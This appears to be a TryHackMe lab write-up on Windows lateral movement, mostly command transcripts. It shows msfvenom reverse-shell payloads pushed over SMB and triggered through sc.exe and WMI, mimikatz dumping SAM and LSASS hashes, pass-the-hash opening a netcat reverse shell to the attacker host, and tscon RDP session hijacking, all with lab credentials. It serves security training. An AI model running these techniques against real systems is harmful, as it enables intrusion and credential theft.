
Leteral Movement


objective: moving laterally from THMJMP2 to THMIIS using sc.exe.

create the reverse shell exe file using msfvenom in the format of exe-service to not get killed.



use t1_leonard.summers credentials to upload our payload to the ADMIN$ share of THMIIS using smbclient.

Once our executable is uploaded, we will set up a listener to receive the reverse shell from msfconsole.



And finally, proceed to create a new service remotely by using sc.

```
za\t1_leonard.summers@THMDC C:\Users\t1_leonard.summers>sc.exe \\thmiis.za.tryhackme.com create THMservice-3249 binPath= "%windir%\myservice.exe" start= auto
[SC] CreateService FAILED 1073:

The specified service already exists.


za\t1_leonard.summers@THMDC C:\Users\t1_leonard.summers>sc.exe \\thmiis.za.tryhackme.com start THMservice-3249

SERVICE_NAME: THMservice-3249
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 4  RUNNING
                             (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
        PID                : 1676
        FLAGS              :

za\t1_leonard.summers@THMDC C:\Users\t1_leonard.summers>
```

and here we are system.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set LHOST lateralmovement
LHOST => lateralmovement
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.50.207.120:4444
[*] Sending stage (240 bytes) to 10.200.210.201
[*] Command shell session 1 opened (10.50.207.120:4444 → 10.200.210.201:60033) at 2024-10-24 08:22:24 -0400


Shell Banner:
Microsoft Windows [Version 10.0.17763.1098]
-----


C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

WMI

create the reverse shell exe file using msfvenom.

```
┌──(root㉿kali)-[~/leteral_movement]
└─# msfvenom -p windows/x64/shell_reverse_tcp LHOST=lateralmovement LPORT=4445 -f msi > myinstaller.msi
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of msi file: 159744 bytes


┌──(root㉿kali)-[~/leteral_movement]
└─# ls
creds.txt  myinstaller.msi  myservice.exe

┌──(root㉿kali)-[~/leteral_movement]
└─#
```

We then copy the payload using SMB.

```
┌──(root㉿kali)-[~/leteral_movement]
└─# smbclient -c 'put myinstaller.msi' -U t1_corine.waters -W ZA '//thmiis.za.tryhackme.com/admin$/' Korine.1994
putting file myinstaller.msi as \myinstaller.msi (96.8 kb/s) (average 96.8 kb/s)

┌──(root㉿kali)-[~/leteral_movement]
└─#
```

start a handler to receive the reverse shell from Metasploit.

```
msf6 exploit(multi/handler) > set LHOST lateralmovement
LHOST ⇒ lateralmovement
msf6 exploit(multi/handler) > set LPORT 4445
LPORT ⇒ 4445
msf6 exploit(multi/handler) > set payload windows/x64/shell_reverse_tcp
payload ⇒ windows/x64/shell_reverse_tcp
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.50.207.120:4445
```

start a WMI session against THMIIS from a Powershell console.

```
za\allan.wilkinson@THMDC C:\Users\allan.wilkinson>powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\allan.wilkinson> $username = 't1_corine.waters';
PS C:\Users\allan.wilkinson> $password = 'Korine.1994';
PS C:\Users\allan.wilkinson> $securePassword = ConvertTo-SecureString $password -AsPlainText -Force;
PS C:\Users\allan.wilkinson> $credential = New-Object System.Management.Automation.PSCredential $username, $securePassword;
PS C:\Users\allan.wilkinson> $Opt = New-CimSessionOption -Protocol DCOM
PS C:\Users\allan.wilkinson> $Session = New-Cimsession -ComputerName thmiis.za.tryhackme.com -Credential $credential -SessionOption $Opt -ErrorAction Stop
PS C:\Users\allan.wilkinson>
```

then invoke the Install method from the Win32_Product class to trigger the payload.

```
PS C:\Users\allan.wilkinson> Invoke-CimMethod -CimSession $Session -ClassName Win32_Product -MethodName Install -Arguments @{PackageLocation = "C:\Windows\myinstaller.msi"; Options = ""; AllUsers = $false}

ReturnValue PSComputerName
----------- --------------
       1603 thmiis.za.tryhackme.com


PS C:\Users\allan.wilkinson>
```

and we are system.

```
[*] Started reverse TCP handler on 10.50.207.120:4445
[*] Command shell session 2 opened (10.50.207.120:4445 → 10.200.210.201:52108) at 2024-10-24 08:39:42 -0400


Shell Banner:
Microsoft Windows [Version 10.0.17763.1098]
-----


C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Pass The Hash

Extracting NTLM hashes from local SAM:

```
za\t2_felicia.dean@THMJMP2 C:\tools>mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug  #Privilege escalation
Privilege '20' OK

mimikatz # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

508     {0;000003e7} 1 D 17126          NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Primary
 -> Impersonated !
 * Process Token : {0;001a7520} 0 D 1753121     ZA\t2_felicia.dean      S-1-5-21-3330634377-1326264276-632209373-4605  (12g,24p
)       Primary
 * Thread Token  : {0;000003e7} 1 D 1807192     NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Impersonation (Delegatio
n)

mimikatz # lsadump::sam
Domain : THMJMP2
SysKey : 2e27b23479e1fb1161a839f9800119eb
Local SID : S-1-5-21-1946626518-647761240-1897539217

SAMKey : 9a74a253f756d6b012b7ee3d0436f77a

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: 0b2571be7e75e3dbd169ca5352a2dad7

RID  : 000001f5 (501)
User : Guest

RID  : 000001f7 (503)
User : DefaultAccount

mimikatz #
```

Extracting NTLM hashes from LSASS memory:

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

508     {0;000003e7} 1 D 17126          NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Primary
 -> Impersonated !
 * Process Token : {0;001a7520} 0 D 1753121     ZA\t2_felicia.dean      S-1-5-21-3330634377-1326264276-632209373-4605  (12g,24p
)       Primary
 * Thread Token  : {0;000003e7} 1 D 1866121     NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Impersonation (Delegatio
n)

mimikatz # sekurlsa::msv

Authentication Id : 0 ; 1733920 (00000000:001a7520)
Session           : NetworkCleartext from 0
User Name         : t2_felicia.dean
Domain            : ZA
Logon Server      : THMDC
Logon Time        : 10/24/2024 1:25:35 PM
SID               : S-1-5-21-3330634377-1326264276-632209373-4605
        msv :
         [00000003] Primary
         * Username : t2_felicia.dean
         * Domain   : ZA
         * NTLM     : 7806fea66c81806b5dc068484b4567f6
         * SHA1     : b5c06a36f629a624e4adce09bd59e5f99c90a9a7
         * DPAPI    : e375158311db4a6357c3e3921cd42e7e

Authentication Id : 0 ; 991472 (00000000:000f20f0)
Session           : RemoteInteractive from 7
User Name         : t1_toby.beck4
Domain            : ZA
Logon Server      : THMDC
Logon Time        : 10/24/2024 1:10:47 PM
SID               : S-1-5-21-3330634377-1326264276-632209373-4619
        msv :
         [00000003] Primary
         * Username : t1_toby.beck4
         * Domain   : ZA
         * NTLM     : 533f1bd576caa912bdb9da284bbc60fe
         * SHA1     : 8a65216442debb62a3258eea4fbcbadea40ccc38
         * DPAPI    : 47d511de8e208dc0053e88223dcdd31c

Authentication Id : 0 ; 978489 (00000000:000eee39)
Session           : Interactive from 7
User Name         : DWM-7
Domain            : Window Manager
Logon Server      : (null)
```

inject an access token for the victim user on a reverse shell

```
exe -e cmd.sekurlsa::pth /user:t1_toby.beck /domain:za.tryhackme.com /ntlm:533f1bd576caa912bdb9da284bbc60fe /run:"c:\tools\nc64.
exe -e cmd.exe 10.50.207.120 5555"
user    : t1_toby.beck
domain  : za.tryhackme.com
program : c:\tools\nc64.exe -e cmd.exe 10.50.207.120 5555
impers. : no
NTLM    : 533f1bd576caa912bdb9da284bbc60fe
  |  PID  8016
  |  TID  6120
  |  LSA Process was already R/W
  |  LUID 0 ; 2501887 (00000000:00262cff)
  \_ msv1_0   - data copy @ 00000198FF84B8A0 : OK !
  \_ kerberos - data copy @ 0000019880555C18
   \_ aes256_hmac       -> null
   \_ aes128_hmac       -> null
   \_ rc4_hmac_nt       OK
   \_ rc4_hmac_old      OK
   \_ rc4_md4           OK
   \_ rc4_hmac_nt_exp   OK
   \_ rc4_hmac_old_exp  OK
   \_ *Password replace @ 00000198805478F8 (32) -> null

mimikatz #
```


and we got a shell.

```
┌──(root㉿kali)-[~]
└─# nc -lvp 5555
listening on [any] 5555 ...
connect to [10.50.207.120] from 10.200.210.249 [10.200.210.249] 56717
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
za\t2_felicia.dean

C:\Windows\system32>winrs.exe -r:THMIIS.za.tryhackme.com cmd
winrs.exe -r:THMIIS.za.tryhackme.com cmd
Microsoft Windows [Version 10.0.17763.1098]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\t1_toby.beck>cd desktop
cd desktop

C:\Users\t1_toby.beck\Desktop>dir
dir
 Volume in drive C is Windows
 Volume Serial Number is 1634-22A9

 Directory of C:\Users\t1_toby.beck\Desktop

06/17/2022  08:01 PM    <DIR>          .
06/17/2022  08:01 PM    <DIR>          ..
06/15/2022  11:29 PM            58,368 Flag.exe
               1 File(s)         58,368 bytes
               2 Dir(s)  46,555,848,704 bytes free

C:\Users\t1_toby.beck\Desktop>Flag.exe
Flag.exe
THM{NO_PASSWORD_NEEDED}


C:\Users\t1_toby.beck\Desktop>
```


login with RDP.

```
┌──(root㉿kali)-[~]
└─# xfreerdp /v:thmjmp2.za.tryhackme.com /u:t2_george.kay /p:Jght9206
[10:00:27:392] [800003:800012] [INFO][com.freerdp.crypto] - creating directory /root/.config/freerdp
[10:00:27:393] [800003:800012] [INFO][com.freerdp.crypto] - creating directory [/root/.config/freerdp/certs]
[10:00:27:393] [800003:800012] [INFO][com.freerdp.crypto] - created directory [/root/.config/freerdp/server]
[10:00:28:712] [800003:800012] [WARN][com.freerdp.crypto] - Certificate verification failure 'self-signed certificate (18)' at stack position 0
[10:00:28:712] [800003:800012] [WARN][com.freerdp.crypto] - CN = THMJMP2.za.tryhackme.com
Certificate details for thmjmp2.za.tryhackme.com:3389 (RDP-Server):
        Common Name: THMJMP2.za.tryhackme.com
        Subject:     CN = THMJMP2.za.tryhackme.com
        Issuer:      CN = THMJMP2.za.tryhackme.com
        Thumbprint:  93:f3:c4:b2:bb:8a:48:46:40:99:65:bc:f9:5b:96:24:b1:4f:ba:f3:a6:85:29:fb:96:75:fb:fe:df:d3:1e:1a
The above X.509 certificate could not be verified, possibly because you do not have
the CA certificate in your certificate store, or the certificate has expired.
Please look at the OpenSSL documentation on how to add a private CA to the store.
Do you trust the above certificate? (Y/T/N) y
[10:00:34:653] [800003:800012] [INFO][com.freerdp.gdi] - Local framebuffer format  PIXEL_FORMAT_BGRX32
[10:00:34:653] [800003:800012] [INFO][com.freerdp.gdi] - Remote framebuffer format PIXEL_FORMAT_BGRA32
[10:00:35:745] [800003:800012] [INFO][com.freerdp.channels.rdpsnd.client] - [static] Loaded fake backend for rdpsnd
[10:00:35:745] [800003:800012] [INFO][com.freerdp.channels.drdynvc.client] - Loading Dynamic Virtual Channel rdpgfx
[10:00:36:756] [800003:800012] [INFO][com.freerdp.client.x11] - Logon Error Info SESSION_ID [LOGON_MSG_SESSION_CONTINUE]
```

run cmd as admin.



list the existing sessions.



connect to a session using tscon.exe. `tscon 3 /dest:rdp-tcp#37`.